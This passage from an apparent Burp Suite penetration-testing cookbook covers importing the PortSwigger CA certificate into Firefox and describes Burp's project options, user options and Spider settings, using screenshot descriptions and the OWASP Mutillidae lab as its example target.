
2. You will be presented with a dialog box prompting you to download the PortSwigger CA certificate. The file is labeled `cacert.der`. Download the file to a location on your hard drive.
3. In Firefox, open the Firefox menu. Click on Options.
4. Click Privacy & Security on the left-hand side, scroll down to Certificates section. Click the View Certificates... button:

The screenshot shows the Firefox preferences interface with the URL `about:preferences#privacy`. The 'Privacy & Security' tab is highlighted with a red box. The page displays various privacy settings:

- General:** Firefox for everyone. We always ask permission before receiving personal information.
- Home:** Allow Firefox to send technical and interaction data to Mozilla (checked, Learn more)
- Search:** Allow Firefox to install and run studies (checked, View Firefox Studies)
- Privacy & Security:** Allow Firefox to send backlogged crash reports on your behalf (unchecked, Learn more)
- Firefox Account:** Security
- Deceptive Content and Dangerous Software Protection:**
 - Block dangerous and deceptive content (checked, Learn more)
 - Block dangerous downloads (checked)
 - Warn you about unwanted and uncommon software (checked)
- Certificates:** When a server requests your personal certificate
 - Select one automatically (radio button)
 - Ask you every time (radio button, selected)

Query OCSP responder servers to confirm the current validity of certificates (checked)
- Support:** Firefox Support

5. Select the Authorities tab. Click Import, select the Burp CA certificate file that you previously saved, and click Open:



6. In the dialog box that pops up, check the Trust this CA to identify websites box, and click OK. Click OK on the Certificate Manager dialog as well:

Downloading Certificate

X

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?

- Trust this CA to identify websites.
- Trust this CA to identify email users.

Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

View

Examine CA certificate

OK

Cancel


Close all dialog boxes and restart Firefox. If installation was successful, you should now be able to visit any HTTPS URL in your browser while proxying the traffic through Burp without any security warnings.

Setting Project options

Project options allow a tester to save or set configurations specific to a project or scoped target. There are multiple subtabs available under the Project options tab, which include Connections, HTTP, SSL, Sessions, and Misc. Many of these options are required for penetration testers when assessing specific targets, which is why they are covered here.

How to do it...

In this book, we will not be using many of these features but it is still important to know of their existence and understand their purpose:



The Connections tab

Under the Connections tab, a tester has the following options:

- **Platform Authentication:** This provides an override button in the event the tester wants the Project options related to the type of authentication used against the target application to supersede any authentication settings within the user options.


After clicking the checkbox to override the user's options, the tester is presented with a table enabling authentication options (for example, Basic, NTLMv2, NTLMv1, and Digest) specific to the target application. The destination host is commonly set to wildcard * should a tester find the need to ever use this option:

The screenshot shows the 'Platform Authentication' configuration screen. At the top, there is a help icon and the title 'Platform Authentication'. Below the title, a note says: 'These settings are configured within user options but can be overridden here for this specific project.' A checked checkbox labeled 'Override user options' is present. A descriptive note below it states: 'These settings let you configure Burp to automatically carry out platform authentication to destination web servers.' Another checked checkbox labeled 'Do platform authentication' is shown. On the left side, there are three buttons: 'Add', 'Edit', and 'Remove'. To the right is a table with columns: Destination host, Type, Username, Domain, and Domain hostname. The table currently has one row with an empty 'Destination host' field. At the bottom, there is an unchecked checkbox labeled 'Prompt for credentials on platform authentication failure'.

- **Upstream proxy servers:** It provides an override button in the event the tester wants the Project options related to upstream proxy servers used against the target application to supersede any proxy settings contained within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling upstream proxy options specific to this

project. Clicking the Add button displays a pop-up box called **Add upstream proxy rule**. This rule is specific to the target application's environment. This feature is very helpful if the target application's environment is fronted with a web proxy requiring a different set of credentials than the application login:



- **SOCKS Proxy:** It provides an override button in the event the tester wishes

for Project options related to the SOCKS Proxy configuration used against the target application to supersede any SOCKS Proxy settings within the user options.

After clicking the checkbox to override user options, the tester is presented with a form to configure a SOCKS Proxy specific to this project. In some circumstances, web applications must be accessed over an additional protocol that uses socket connections and authentication, commonly referred to as SOCKS:



SOCKS Proxy



These settings are configured within user options but can be overridden here for this specific project.



Override user options

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.



Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:



Do DNS lookups over SOCKS proxy

- **Timeouts:** It allows for timeout settings for different network scenarios, such as failing to resolve a domain name:

Timeouts

These settings specify the timeouts to be used for various network tasks. Values are in seconds. Set an option to zero or leave it blank to never timeout that task.

Normal:	120
Open-ended responses:	10
Domain name resolution:	300
Failed domain name resolution:	60

- **Hostname Resolution:** It allows entries similar to a host file on a local machine to override the **Domain Name System (DNS)** resolution:

Hostname Resolution

Add entries here to override your computer's DNS resolution.

Add	Enabled	Hostname	IP address

- **Out-of-Scope Requests:** It provides rules to Burp regarding Out-of-Scope Requests. Usually, the default setting of Use suite scope [defined in Target tab] is most commonly used:

Out-of-Scope Requests

This feature can be used to prevent Burp from issuing any out-of-scope requests, including those made via the proxy.

Drop all out-of-scope requests

Use suite scope [defined in Target tab]

Use custom scope

The HTTP tab

Under the HTTP tab, a tester has the following options:

- **Redirections:** It provides rules for Burp to follow when redirections are configured. Most commonly, the default settings are used here:

The screenshot shows the 'Redirections' configuration panel. It includes a help icon, a title 'Redirections', a note about understanding redirection types, a list of redirection types with checkboxes, and a note about handling 3xx status codes.

Redirections

These settings control the types of redirections that Burp will understand in situations where it is configured to follow redirections.

When following redirections, understand the following types:

- 3xx status code with Location header
- Refresh header
- Meta refresh tag
- JavaScript-driven
- Any status code with Location header

When following 3xx status codes, Burp will:

- Follow the Location header if present
- Follow the Refresh header if present
- Follow the Meta refresh tag if present
- Follow the response from the server if no Location header is present

- **Streaming Responses:** It provides configurations related to responses that stream indefinitely. Mostly, the default settings are used here:

The screenshot shows the 'Streaming Responses' configuration panel. It includes a help icon, a note about specifying URLs for streaming responses, a checkbox for advanced scope control, a table for managing streaming rules, and two checkboxes at the bottom.

Streaming Responses

These settings are used to specify URLs returning responses that stream indefinitely. The Proxy will pass these responses straight through to the client. Repeater will update the response panel as the response is received. Other tools will ignore streaming responses. In order to view the contents of streaming responses within Burp, you need to check the "store streaming responses" option.

Use advanced scope control

Add	Enabled	Prefix
<input type="button" value="Add"/>	<input type="checkbox"/>	
<input type="button" value="Edit"/>	<input type="checkbox"/>	
<input type="button" value="Remove"/>	<input type="checkbox"/>	
<input type="button" value="Paste URL"/>	<input type="checkbox"/>	
<input type="button" value="Load ..."/>	<input type="checkbox"/>	

Store streaming responses (may result in large temp files)

Strip chunked encoding metadata in streaming responses

- **Status 100 Responses:** It provides a setting for Burp to handle HTTP status code 100 responses. Most commonly, the default settings are used here:



Status 100 Responses



These settings control the way Burp handles HTTP responses with status 100.

Understand 100 Continue responses

Remove 100 Continue headers

The SSL tab

Under the SSL tab, a tester has the following options:

- **SSL Negotiations:** When Burp communicates with a target application over SSL, this option provides the ability to use preconfigured SSL ciphers or to specify different ones:

The screenshot shows the 'SSL Negotiation' configuration panel. It includes a help icon, a gear icon with a warning message about potential SSL connection issues, and two radio button options: 'Use the default protocols and ciphers of your Java installation' (selected) and 'Use custom protocols and ciphers'. Below this is a section titled 'SSL Negotiation Workarounds' with three checkboxes: 'Automatically select compatible SSL parameters on negotiation failure' (selected), 'Allow unsafe renegotiation (required for some client certificates)', and 'Disable SSL session resume'.

If a tester wishes to customize the ciphers, they will click the Use custom protocols and ciphers radio button. A table appears allowing selection of protocols and ciphers that Burp can use in the communication with the target application:

SSL Negotiation

These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections.

Use the default protocols and ciphers of your Java installation
 Use custom protocols and ciphers

SSL Protocols

Enabled	Protocol
<input type="checkbox"/>	SSLv2Hello
<input checked="" type="checkbox"/>	SSLv3
<input checked="" type="checkbox"/>	TLSv1
<input checked="" type="checkbox"/>	TLSv1.1
<input checked="" type="checkbox"/>	TLSv1.2

SSL Ciphers

Enabled	Cipher
<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_DHE_DSS_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384

SSL Negotiation Workarounds

Automatically select compatible SSL parameters on negotiation failure
 Allow unsafe renegotiation (required for some client certificates)

- Client SSL Certificates:** It provides an override button in the event the tester must use a client-side certificate against the target application. This option will supersede any client-side certificate configured within the user options.

After clicking the checkbox to override user options, the tester is presented with a table to configure a client-side certificate specific to this project. You must have the private key to your client-side certificate in order to successfully import it into Burp:

Client SSL Certificates

These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure the client SSL certificates that Burp will use when a destination host requests one. Burp will use the first certificate in the list whose host configuration matches the name of the host being contacted. You can double-click on an item to view the full details of the certificate.

Add	Enabled	Host	Type	Alias	Subject	Issuer	Key
<input type="button" value="Add"/>							
<input type="button" value="Remove"/>							
<input type="button" value="Up"/>							
<input type="button" value="Down"/>							

- **Server SSL Certificates:** It provides a listing of server-side certificates. A tester can double-click any of these line items to view the details of each certificate:

Server SSL Certificates

This panel shows a list of the unique SSL certificates received from web servers. Double-click an item to show the full details of the certificate.

Host	Name	Issuer
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
www.google.com	www.google.com	Google Internet Authority G3
getpocket.cdn.mozilla.net	*.cdn.mozilla.net	DigiCert SHA2 Secure Server CA
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
tiles.services.mozilla.com	*.services.mozilla.com	DigiCert SHA2 Secure Server CA
incoming.telemetry.mozilla.org	*.telemetry.mozilla.org	DigiCert SHA2 Secure Server CA
shavar.services.mozilla.com	shavar.services.mozilla.com	DigiCert SHA2 Secure Server CA

The Sessions tab

This book will cover recipes on all functionality contained within the Sessions tab in [Chapter 10, Working with Burp Macros and Extensions](#). A review of each of these sections within the Sessions tab is provided here for completeness.

Under the Sessions tab, a tester has the following options:

- **Session Handling Rules:** It provides the ability to configure customized session-handling rules while assessing a web application:

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Add	Enabled	Description	Tools
	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Open sessions tracer

- **Cookie Jar:** It provides a listing of cookies, domains, paths, and name/value pairs captured by Burp Proxy (by default):

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

Open cookie jar

- **Macros:** It provides the ability of a tester to script tasks previously performed in order to automate activities while interacting with the target application:



Macros



A macro is a sequence of one or more requests. You can use macros within session handling rules to perform tasks such as logging in to the application, obtaining anti-CSRF tokens, etc.

Add

Edit

Remove

Duplicate

Up

Down

The Misc tab

Under the Misc tab, a tester has the following options:

- **Scheduled Tasks:** It provides the ability to schedule an activity at specific times:

The screenshot shows the 'Scheduled Tasks' section of the Burp Suite interface. On the left, there's a toolbar with a question mark icon, a gear icon, and three buttons: 'Add', 'Edit', and 'Remove'. To the right is a table with columns for 'Time', 'Repeat', and 'Task'. The table currently contains no data, indicated by a large empty space and a red arrow pointing towards it.

Time	Repeat	Task

When the Add button is clicked, a pop-up reveals the types of activities available for scheduling:



Schedule task



Select the type of task you want to run.

- Scan from a URL
- Pause active scanning
- Resume active scanning
- Spider from a URL
- Pause spidering
- Resume spidering
- Save state

[Cancel](#)

[Next](#)

- **Burp Collaborator Server:** It provides the ability to use a service external to the target application for the purposes of discovering vulnerabilities in the target application. This book will cover recipes related to Burp Collaborator in [Chapter 11, Implementing Advanced Topic Attacks](#). A review of this section is provided here for completeness:

Burp Collaborator Server

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the default Collaborator server provided by PortSwigger, or deploy your own instance. You should read the full documentation for this feature and decide which option is most appropriate for you.

Use the default Collaborator server
 Don't use Burp Collaborator
 Use a private Collaborator server:

Server location:

Polling location (optional):

Poll over unencrypted HTTP

[Run health check ...](#)

- **Logging:** It provides the ability to log all requests and responses or filter the logging based on a particular tool. If selected, the user is prompted for a file name and location to save the log file on the local machine:



Logging



These settings control logging of HTTP requests and responses.

All tools:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Proxy:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Spider:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Scanner:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Intruder:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Repeater:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Sequencer:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses
Extender:	<input type="checkbox"/> Requests	<input type="checkbox"/> Responses

Setting user options

User options allow a tester to save or set configurations specific to how they want Burp to be configured upon startup. There are multiple sub-tabs available under the user options tab, which include Connections, SSL, Display, and Misc. For recipes in this book, we will not be using any user options. However, the information is reviewed here for completeness.

How to do it...

Using Burp user options, let's configure your Burp UI in a manner best suited to your penetration-testing needs. Each of the items under the Connections tab is already covered in the Project options section of this chapter, hence, we will directly start with the SSL tab.

The SSL tab

Under the SSL tab, a tester has the following options:

- **Java SSL Options:** It provides the ability to configure Java security libraries used by Burp for SSL connections. The default values are most commonly used:

 **Java SSL Options**

 These settings can be used to enable certain SSL features that might be needed to successfully connect to some servers.

Enable algorithms blocked by Java security policy (requires restart)

Disable Java SNI extension (requires restart)

- **Client SSL Certificate:** This section is already covered in the *Project options* section of this chapter.

The Display tab

Under the Display tab, a tester has the following options:

- **User Interface:** It provides the ability to modify the default font and size of the Burp UI itself:

The screenshot shows the 'User Interface' section of the Burp Suite preferences. It includes a question mark icon, the title 'User Interface' in red, a gear icon with the text 'These settings let you control the appearance of Burp's user interface.', a 'Font size:' dropdown set to 11, and a 'Look and feel:' dropdown set to 'Nimbus'.

- **HTTP Message Display:** It provides the ability to modify the default font and size used for all HTTP messages shown within the message editor:

The screenshot shows the 'HTTP Message Display' section of the Burp Suite preferences. It includes a question mark icon, the title 'HTTP Message Display' in red, a gear icon with the text 'These settings let you control how HTTP messages are displayed within the raw HTTP viewer/editor.', a 'Font:' dropdown set to 'Courier New 11pt', a 'Change font ...' button, and three checkboxes: 'Highlight request parameters' (checked), 'Highlight response syntax' (checked), and 'Analyze and display AMF messages (use with caution)' (unchecked).

- **Character Sets:** It provides the ability to change the character sets determined by Burp to use a specific set or to display as raw bytes:

Character Sets

These settings control how Burp handles different character sets when displaying raw HTTP messages. Note that some glyphs are not supported by all fonts. If you need to use an extended or unusual character set, you should first try a system font such as Courier New or Dialog.

Recognize automatically based on message headers
 Use the platform default (windows-1252)
 Display as raw bytes
 Use a specific character set: ▾

- **HTML Rendering:** It controls how HTML pages will display from the Render tab available on an HTTP response:

HTML Rendering

These settings control how Burp handles in-tool rendering of HTML content.

Allow renderer to make HTTP requests (for images, etc.)

The Misc tab

Under the Misc tab, a tester has the following options:

- **Hotkeys:** It lets a user configure hotkeys for commonly-executed commands:

The screenshot shows the 'Hotkeys' configuration screen. At the top, there's a help icon and a title 'Hotkeys'. Below that is a note: 'These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".' A table lists actions and their assigned hotkeys:

Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Forward Intercepted Proxy message	Ctrl+F
Toggle Proxy interception	Ctrl+T
Switch to Target	Ctrl+Shift+T
Switch to Proxy	Ctrl+Shift+P
Switch to Scanner	Ctrl+Shift+S
Switch to Intruder	Ctrl+Shift+I

At the bottom is a 'Edit hotkeys' button.

- **Automatic Project Backup [disk projects only]:** It provides the ability to determine how often backup copies of project files are made. By default, when using Burp Professional, backups are set to occur every 30 minutes:

The screenshot shows the 'Automatic Project Backup [disk projects only]' configuration screen. It includes a note: 'Automatic project backup saves a copy of the Burp project file periodically in the background.' Below are several configuration options:

- Automatically back up the project every minutes
- Include in-scope items only
- Show progress dialog during backups
- Delete backup file on clean shutdown of Burp

- **Temporary Files Location:** It provides the ability to change the location where temporary files are stored while running Burp:



Temporary Files Location



These settings let you configure where Burp stores its temporary files. Changes will take effect the next time Burp starts up.

Use default system temp directory

Use custom location:

[Choose folder ...](#)

- **Proxy Interception:** It provides the ability to always enable or always disable proxy intercept upon initially starting Burp:



Proxy Interception



This setting controls the state of proxy interception at startup.

Enable interception at startup: Always enable

Always disable

Restore setting from when Burp was last closed

- **Proxy History Logging:** It provides the ability to customize prompting of out-of-scope items when the target scope changes:



Proxy History Logging



This setting controls whether adding items to Target scope will automatically set the Proxy option to stop sending out-of-scope items to the history or other Burp tools.

When items are added to Target scope: Stop sending out-of-scope items to Proxy history and other Burp tools

Prompt for action

Do nothing

- **Performance Feedback:** It provides anonymous data to PortSwigger regarding Burp performance:



Performance Feedback



You can help improve Burp by submitting anonymous feedback about Burp's performance.

Submit anonymous feedback about Burp's performance

Feedback only contains technical information about Burp's internal functioning, and does not identify you in any way. If you do report a bug via email, you can help us diagnose any problems that your instance of Burp has encountered by including your debug ID.

Debug ID:

Spidering with Spider

Spidering is another term for mapping out or crawling a web application. This mapping exercise is necessary to uncover links, folders, and files present within the target application.

In addition to crawling, Burp Spider can also submit forms in an automated fashion. Spidering should occur prior to scanning, since pentesters wish to identify all possible paths and functionality prior to looking for vulnerabilities.

Burp provides an on-going spidering capability. This means that as a pentester discovers new content, Spider will automatically run in the background looking for forms, files, and folders to add to Target | Site map.

There are two tabs available in the Spider module of Burp Suite. The tabs include **control** and **options**, which we will study in the *Getting ready* section of this recipe.

Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will configure and use Burp Spider to crawl through the application.

The Control tab

Under the Control tab, a tester has the following options:

- **Spider Status:** It provides the ability to turn the spidering functionality on or off (paused). It also allows us to monitor queued-up Spider requests along with bytes transferred, and so on. This section allows any forms queued to be cleared by clicking the Clear queues button:

Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is paused Clear queues

Requests made: 0
Bytes transferred: 0
Requests queued: 0
Forms queued: 0

- **Spider Scope:** It provides the ability to set the Spider Scope, either based on the Target | Site map tab or a customized scope:

Spider Scope

Use suite scope [defined in Target tab]
 Use custom scope





If the Use custom scope radio button is clicked, two tables appear, allowing the tester to define URLs to be included and excluded from scope:

 **Spider Scope**




Use suite scope [defined in Target tab]
 Use custom scope

Use advanced scope control

Include in scope

Add	Enabled	Prefix
		
		
		
		
		

Exclude from scope

Add	Enabled	Prefix
		
		
		
		
		

The Options tab

Under the Options tab, a tester has the following options:

- **Crawler Settings:** It provides the ability to regulate the number of links deep Spider will follow; also identifies basic web content to Spider for on a website such as the robots.txt file:

 **Crawler Settings**

 These settings control the way the Spider crawls for basic web content.

Check robots.txt
 Detect custom "not found" responses
 Ignore links to non-text content
 Request the root of all directories
 Make a non-parameterized request to each dynamic page

Maximum link depth:

Maximum parameterized requests per URL:

- **Passive Spidering:** Spiders newly-discovered content in the background and is turned on by default:

 **Passive Spidering**

 Passive spidering monitors traffic through Burp Proxy to update the site map without making any new requests.

Passively spider as you browse

Link depth to associate with Proxy requests:

- **Form Submission:** It provides the ability to determine how Spider interacts with forms. Several options are available including ignore, prompt for guidance, submit with default values found in the table provided, or use an arbitrary value (for example, 555-555-0199@example.com):



Form Submission



These settings control whether and how the Spider submits HTML forms.

Individuate forms by:

Action URL, method and fields



- Don't submit forms
- Prompt for guidance
- Automatically submit using the following rules to assign text field values:

Add	Enabled	Match type	Field name	Field value
	<input checked="" type="checkbox"/>	Regex	tel	555-555-0199
	<input checked="" type="checkbox"/>	Regex	ssn	123 45 6789
	<input checked="" type="checkbox"/>	Regex	social	123 45 6789
	<input checked="" type="checkbox"/>	Regex	age	30
